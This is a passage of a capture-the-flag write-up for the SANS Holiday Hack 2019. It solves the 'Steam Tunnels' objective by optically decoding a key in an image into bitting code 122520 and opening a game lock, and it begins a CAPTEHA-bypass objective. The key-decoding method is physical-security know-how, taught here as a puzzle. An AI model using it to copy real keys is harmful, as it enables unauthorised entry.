Figure 107 - Splunk Screenshot

Finally, all the answers are in one place. All emails, documents and images were also exfiltrated.[45]




Figure 108 - Splunk Screenshot

[45] https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/06)%20Splunk/AWS%20Files

Get Access To The Steam Tunnels

Synopsis

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

Hint

Deviant Ollam, Optical Decoding of Keys - https://youtu.be/KU6FJnbkeLA

Solution

This solution starts off in Minty's dorm room.




Figure 109 - Steam Tunnels Screenshot

On entering the room, someone is seen to go into the back room (Krampus). Following them into the back room reveals they have disappeared.

Figure 110 - Steam Tunnels Screenshot

Both rooms open up a terminal of sorts:

- Front room: https://key.elfu.org/?challenge=bitting-cutter
- Back room: https://thisisit.elfu.org/?challenge=bitting-keyhole

From these two terminals, it was clear a key had to be cut in the first one to unlock the keyhole in the second one.




Figure 111 - Steam Tunnels Screenshot

The bitting machine would have given 1,000,000 combinations so brute forcing would have been an option but with each file produced from the machine (having pressed on **Cut**) being around 150Kb, downloading 150Gb worth of data didn't seem reasonable.

However, something appeared out of the ordinary. Not only did the avatar that moved between the rooms have a key attached to them where no other avatar did, when inspecting their size, they were about 8 times as large as all the other avatars, as we can see in the following image.




Figure 112 - Steam Tunnels Screenshot

Clues so far:

- The avatar went into the room and seemingly vanished
- The avatar is around 8 times the size of a normal avatar
- They key seems to be drawn differently to the rest of the avatar

Zooming in on the key gave a reasonable outline.




Figure 113 - Steam Tunnels Screenshot

It seemed that a key needed to be produced using the bitting machine what would match the pattern of the key that the avatar was wearing. Using the machine, the images could be downloaded via a simple GET request e.g. https://key.elfu.org/backend/keys/SC4_preview/000000.png

After producing a few examples, there is a pattern emerging where the grooves are relevant to whatever number gets passed in the URL.

SC4 was interesting as it pointed to it being 6 pin[46], hence the 6 digits on the bitting machine.

[46] https://kc.allegion.com/kb/article/what-is-an-sc-keyway/

Figure 114 - Steam Tunnels Screenshot

This is where the talk within KringleCon came in hugely useful: https://www.youtube.com/watch?v=KU6FJnbkeLA as well as another related one: https://www.youtube.com/watch?v=AayXf5aRFTI. It pointed nicely to the type of key being used which gave a guide on how to decode the zoomed in version from the large avatar.

Figure 115 - Steam Tunnel Screenshot

Once identified, using the guide below, the key could start being decoded




Figure 116 - Steam Tunnels Screenshot

After imposing the key onto the guide and adjusting as needed, there was a match.




Figure 117 - Steam Tunnels Screenshot

The reference gave a number of **122520**. Putting this into https://key.elfu.org/backend/keys/SC4_preview/122520.png (or using the bitting machine) gave the following key:

Figure 118 - Steam Tunnels Screenshot

This key could then be used to access https://thisisit.elfu.org/?challenge=bitting-keyhole.




Figure 119 - Steam Tunnels Screenshot

Clicking on the keys prompted for key to be selected which was dragged and dropped it onto the lock, unlocking the door and keyhole, thus completing the objective.

It led to Krampus Hollyfeld who said it was him who took the two turtle doves.

Hello there! I'm Krampus Hollyfeld.

I maintain the steam tunnels underneath Elf U,

Keeping all the elves warm and jolly.

Though I spend my time in the tunnels and smoke,

In this whole wide world, there's no happier bloke!

Yes, I borrowed Santa's turtle doves for just a bit.

Someone left some scraps of paper near that fireplace, which is a big fire hazard.

I sent the turtle doves to fetch the paper scraps.

Answer

Krampus Hollyfeld

URL

https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/07)%20Get%20Access%20To%20The%20Steam%20Tunnels

Bypassing the Frido Sleigh CAPTEHA

Synopsis

Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

- https://fridosleigh.com/

Hint

Machine Learning Use Cases for Cyber Security - https://youtu.be/jmVPLwjm_zs

Solution

Visiting the site, a form is displayed (shown in 2 pages) and filling it out, it out eventually opens up the CAPTEHA.




Figure 120 - Capteha Screenshot

